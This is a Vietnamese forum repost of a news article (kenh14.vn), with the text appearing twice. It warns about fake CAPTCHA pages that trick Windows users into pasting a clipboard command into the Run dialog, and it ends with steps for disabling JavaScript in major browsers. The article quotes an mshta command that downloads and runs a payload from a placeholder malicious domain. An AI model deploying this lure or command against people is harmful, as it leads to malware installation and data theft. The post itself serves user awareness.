
Bin2k75317
New member
Ai lướt web cũng biết CAPTCHA rồi đúng không? Nhưng chính vì quá quen thuộc nên bạn dễ bị lừa đấy!
Thời đại internet phủ sóng khắp mọi ngóc ngách Trái Đất, bọn hacker đang ngày càng "sáng tạo" hơn trong việc lừa đảo người dùng. Gần đây, xuất hiện ngày càng nhiều vụ tấn công thông qua một thứ mà ai cũng đã quá quen mặt: CAPTCHA nè!
CAPTCHA là viết tắt của "Completely Automated Public Turing test to tell Computers and Humans Apart" (tạm dịch: Phép thử Turing công cộng hoàn toàn tự động để phân biệt máy tính với người). Nó là cơ chế giúp các dịch vụ online chặn các lượt truy cập tự động, vốn có thể làm nghẽn server của doanh nghiệp.
Hiểu đơn giản là CAPTCHA chính là hàng rào ngăn các phần mềm bot spam truy cập liên tục gây nghẽn mạng; nó giúp phân biệt người dùng thật với bot tự động.

CAPTCHA có nhiều dạng lắm: lúc thì gõ mấy ký tự méo mó, lúc thì ghép hình cho khớp, có khi lại bắt bạn chọn hình mèo, xe đạp hay đèn giao thông gì đó.
Trong nỗ lực đánh cắp thông tin người dùng, một số hacker đã tạo ra loại CAPTCHA độc hại mới. Như trong trường hợp này nè: khi bạn muốn vào một trang phim ảnh, nhạc, chia sẻ hình hay đọc báo gì đó, một thông báo sẽ hiện lên như này:

Quen thuộc vãi phết đúng không: tick vào ô trống để khẳng định "Tôi không phải người máy" thôi mà!
Tuy nhiên, sau khi tick vào ô đó, bạn sẽ bị dẫn đến địa chỉ mới, hiển thị nội dung yêu cầu bạn làm theo hướng dẫn.
Không ít người dùng sẽ bị những chỉ dẫn "trông có vẻ vô hại" này đánh lừa, và nếu làm theo thì GG luôn, máy tính Windows của bạn sẽ tự tải file độc hại về đấy!
Trang web vừa rồi sẽ copy một đoạn văn bản ngắn vào clipboard của máy bạn (giống như khi bạn bấm Ctrl+C ý). Phải nói thêm là trên các trình duyệt gốc Chromium - tức hầu hết trình duyệt phổ biến hiện nay, website chỉ làm được điều này khi bạn cho phép thôi.

Khi bạn click vào ô "Tôi không phải người máy", Windows đã hiểu là bạn đồng ý việc copy văn bản vào clipboard rồi đó. Hành động này nghe có vẻ bình thường, cho đến khi bạn thực hiện các bước tiếp theo là xong đời!
Bằng một thủ thuật tâm lý tinh vi, lừa người dùng thực hiện hành động vẫn làm khi lướt web, bọn hacker đã dẫn bạn đến một bảng hướng dẫn làm những việc sau:
1. Bật hộp thoại Run trên Windows
2. Dán vào đó nội dung đang lưu trong clipboard - một đoạn văn bản ngắn
3. Bấm Enter và thế là bạn vừa tự tay chạy lệnh tải mã độc về máy rồi đấy
Trong phần hướng dẫn có dòng chữ "Bạn sẽ quan sát được và đồng ý với nội dung sau: 'Tôi không phải người máy - ID Xác nhận reCAPTCHA: 8253'". Nhưng thực tế, dòng chữ này chỉ là đoạn cuối của một lệnh tải dài hơn nhiều. Phần đầu của nội dung được copy/paste trông như này:
mshtahttps://{tênmiền độc hại}/media.file
Trên Windows, "mshta" là lệnh chạy file lành tính tên mshta.exe, nhưng trong trường hợp này, lệnh sẽ tải và chạy file độc hại từ domain kia. Theo các researcher bảo mật tại Malwarebytes Labs, những file tải về đều có đuôi thông dụng như mp3, mp4, jpg, jpeg, swf, html. Họ cho rằng file độc hại sẽ còn nhiều đuôi khác nữa.
Thực tế, những file này là một lệnh Powershell được mã hóa, sẽ chạy ngầm trong hệ thống và tải mã độc về. Trong một số trường hợp được kiểm tra, lệnh mshta đã tải về file độc, và file độc này tiếp tục tải về những phần mềm đánh cắp data trên máy luôn!
Đầu tiên và quan trọng nhất, chúng ta cần tỉnh táo khi dùng internet, nhất là khi bẫy giờ được setup ngày càng tinh vi. Đừng làm theo những hướng dẫn đáng ngờ trên mạng, kẻo rước họa vào thân và rước file độc vào máy đấy!
Nhân tiện nói đến hướng dẫn, mấy bước sau đây sẽ giúp bạn vô hiệu hóa JavaScript trên một số trình duyệt gốc Chromium. Về cơ bản, một website có thể tự ý copy văn bản vào clipboard nhờ hàm JavaScript tên document.execCommand('copy').
Việc tắt JavaScript có thể hạn chế những cuộc tấn công kiểu này, tuy nhiên nó có thể khiến một số trang web bạn vẫn xài không hoạt động bình thường đâu nhé!
Chrome
1. Mở Chrome và nhấp vào icon ba chấm ở góc trên bên phải
2. Chọn Cài đặt từ menu thả xuống
3. Ở thanh bên trái, nhấp vào Quyền riêng tư và bảo mật
4. Chọn Cài đặt trang web
5. Cuộn xuống phần Nội dung và nhấp vào JavaScript
6. Chọn Không cho phép trang web sử dụng JavaScript
7. Bạn cũng có thể thêm các trang cụ thể vào danh sách Chặn hoặc Cho phép bằng cách nhấp từng mục tương ứng
Firefox
1. Nhập about:config vào thanh tìm kiếm, chọn Chấp nhận rủi ro và tiếp tục
2. Nhập javascript.enabled vào ô tìm kiếm ở đầu trang
3. Nhấp vào tùy chọn javascript.enabled để chuyển giá trị thành false (tắt JavaScript)
Opera
1. Mở Opera và nhấp vào icon Cài đặt
2. Chọn Quyền riêng tư & Bảo mật
3. Nhấp vào Cài đặt trang web
4. Chọn tùy chọn JavaScript
5. Chọn Không cho phép trang web sử dụng JavaScript để tắt JavaScript trên tất cả các trang
6. Để tắt JavaScript cho từng trang cụ thể, nhấp vào Thêm trong phần Không được phép sử dụng JavaScript, sau đó nhập URL của trang web
Microsoft Edge
1. Mở Microsoft Edge và nhấp vào icon ba chấm ở góc trên bên phải
2. Chọn Cài đặt từ menu thả xuống
3. Ở thanh bên trái, nhấp vào Cookies và quyền trang web
4. Cuộn xuống phần Tất cả quyền và chọn JavaScript
5. Gạt công tắc để tắt JavaScript
6. Bạn cũng có thể quản lý JavaScript cho từng trang bằng cách thêm chúng vào danh sách Chặn hoặc Cho phép


Nguồn: kenh14.vn
Thời đại internet phủ sóng khắp mọi ngóc ngách Trái Đất, bọn hacker đang ngày càng "sáng tạo" hơn trong việc lừa đảo người dùng. Gần đây, xuất hiện ngày càng nhiều vụ tấn công thông qua một thứ mà ai cũng đã quá quen mặt: CAPTCHA nè!
CAPTCHA là viết tắt của "Completely Automated Public Turing test to tell Computers and Humans Apart" (tạm dịch: Phép thử Turing công cộng hoàn toàn tự động để phân biệt máy tính với người). Nó là cơ chế giúp các dịch vụ online chặn các lượt truy cập tự động, vốn có thể làm nghẽn server của doanh nghiệp.
Hiểu đơn giản là CAPTCHA chính là hàng rào ngăn các phần mềm bot spam truy cập liên tục gây nghẽn mạng; nó giúp phân biệt người dùng thật với bot tự động.
CAPTCHA có nhiều dạng lắm: lúc thì gõ mấy ký tự méo mó, lúc thì ghép hình cho khớp, có khi lại bắt bạn chọn hình mèo, xe đạp hay đèn giao thông gì đó.
Trong nỗ lực đánh cắp thông tin người dùng, một số hacker đã tạo ra loại CAPTCHA độc hại mới. Như trong trường hợp này nè: khi bạn muốn vào một trang phim ảnh, nhạc, chia sẻ hình hay đọc báo gì đó, một thông báo sẽ hiện lên như này:
Quen thuộc vãi phết đúng không: tick vào ô trống để khẳng định "Tôi không phải người máy" thôi mà!
Tuy nhiên, sau khi tick vào ô đó, bạn sẽ bị dẫn đến địa chỉ mới, hiển thị nội dung yêu cầu bạn làm theo hướng dẫn.
Không ít người dùng sẽ bị những chỉ dẫn "trông có vẻ vô hại" này đánh lừa, và nếu làm theo thì GG luôn, máy tính Windows của bạn sẽ tự tải file độc hại về đấy!
Trang web vừa rồi sẽ copy một đoạn văn bản ngắn vào clipboard của máy bạn (giống như khi bạn bấm Ctrl+C ý). Phải nói thêm là trên các trình duyệt gốc Chromium - tức hầu hết trình duyệt phổ biến hiện nay, website chỉ làm được điều này khi bạn cho phép thôi.
Khi bạn click vào ô "Tôi không phải người máy", Windows đã hiểu là bạn đồng ý việc copy văn bản vào clipboard rồi đó. Hành động này nghe có vẻ bình thường, cho đến khi bạn thực hiện các bước tiếp theo là xong đời!
Bằng một thủ thuật tâm lý tinh vi, lừa người dùng thực hiện hành động vẫn làm khi lướt web, bọn hacker đã dẫn bạn đến một bảng hướng dẫn làm những việc sau:
1. Bật hộp thoại Run trên Windows
2. Dán vào đó nội dung đang lưu trong clipboard - một đoạn văn bản ngắn
3. Bấm Enter và thế là bạn vừa tự tay chạy lệnh tải mã độc về máy rồi đấy
Trong phần hướng dẫn có dòng chữ "Bạn sẽ quan sát được và đồng ý với nội dung sau: 'Tôi không phải người máy - ID Xác nhận reCAPTCHA: 8253'". Nhưng thực tế, dòng chữ này chỉ là đoạn cuối của một lệnh tải dài hơn nhiều. Phần đầu của nội dung được copy/paste trông như này:
mshtahttps://{tênmiền độc hại}/media.file
Trên Windows, "mshta" là lệnh chạy file lành tính tên mshta.exe, nhưng trong trường hợp này, lệnh sẽ tải và chạy file độc hại từ domain kia. Theo các researcher bảo mật tại Malwarebytes Labs, những file tải về đều có đuôi thông dụng như mp3, mp4, jpg, jpeg, swf, html. Họ cho rằng file độc hại sẽ còn nhiều đuôi khác nữa.
Thực tế, những file này là một lệnh Powershell được mã hóa, sẽ chạy ngầm trong hệ thống và tải mã độc về. Trong một số trường hợp được kiểm tra, lệnh mshta đã tải về file độc, và file độc này tiếp tục tải về những phần mềm đánh cắp data trên máy luôn!
Đầu tiên và quan trọng nhất, chúng ta cần tỉnh táo khi dùng internet, nhất là khi bẫy giờ được setup ngày càng tinh vi. Đừng làm theo những hướng dẫn đáng ngờ trên mạng, kẻo rước họa vào thân và rước file độc vào máy đấy!
Nhân tiện nói đến hướng dẫn, mấy bước sau đây sẽ giúp bạn vô hiệu hóa JavaScript trên một số trình duyệt gốc Chromium. Về cơ bản, một website có thể tự ý copy văn bản vào clipboard nhờ hàm JavaScript tên document.execCommand('copy').
Việc tắt JavaScript có thể hạn chế những cuộc tấn công kiểu này, tuy nhiên nó có thể khiến một số trang web bạn vẫn xài không hoạt động bình thường đâu nhé!
Chrome
1. Mở Chrome và nhấp vào icon ba chấm ở góc trên bên phải
2. Chọn Cài đặt từ menu thả xuống
3. Ở thanh bên trái, nhấp vào Quyền riêng tư và bảo mật
4. Chọn Cài đặt trang web
5. Cuộn xuống phần Nội dung và nhấp vào JavaScript
6. Chọn Không cho phép trang web sử dụng JavaScript
7. Bạn cũng có thể thêm các trang cụ thể vào danh sách Chặn hoặc Cho phép bằng cách nhấp từng mục tương ứng
Firefox
1. Nhập about:config vào thanh tìm kiếm, chọn Chấp nhận rủi ro và tiếp tục
2. Nhập javascript.enabled vào ô tìm kiếm ở đầu trang
3. Nhấp vào tùy chọn javascript.enabled để chuyển giá trị thành false (tắt JavaScript)
Opera
1. Mở Opera và nhấp vào icon Cài đặt
2. Chọn Quyền riêng tư & Bảo mật
3. Nhấp vào Cài đặt trang web
4. Chọn tùy chọn JavaScript
5. Chọn Không cho phép trang web sử dụng JavaScript để tắt JavaScript trên tất cả các trang
6. Để tắt JavaScript cho từng trang cụ thể, nhấp vào Thêm trong phần Không được phép sử dụng JavaScript, sau đó nhập URL của trang web
Microsoft Edge
1. Mở Microsoft Edge và nhấp vào icon ba chấm ở góc trên bên phải
2. Chọn Cài đặt từ menu thả xuống
3. Ở thanh bên trái, nhấp vào Cookies và quyền trang web
4. Cuộn xuống phần Tất cả quyền và chọn JavaScript
5. Gạt công tắc để tắt JavaScript
6. Bạn cũng có thể quản lý JavaScript cho từng trang bằng cách thêm chúng vào danh sách Chặn hoặc Cho phép
Nguồn: kenh14.vn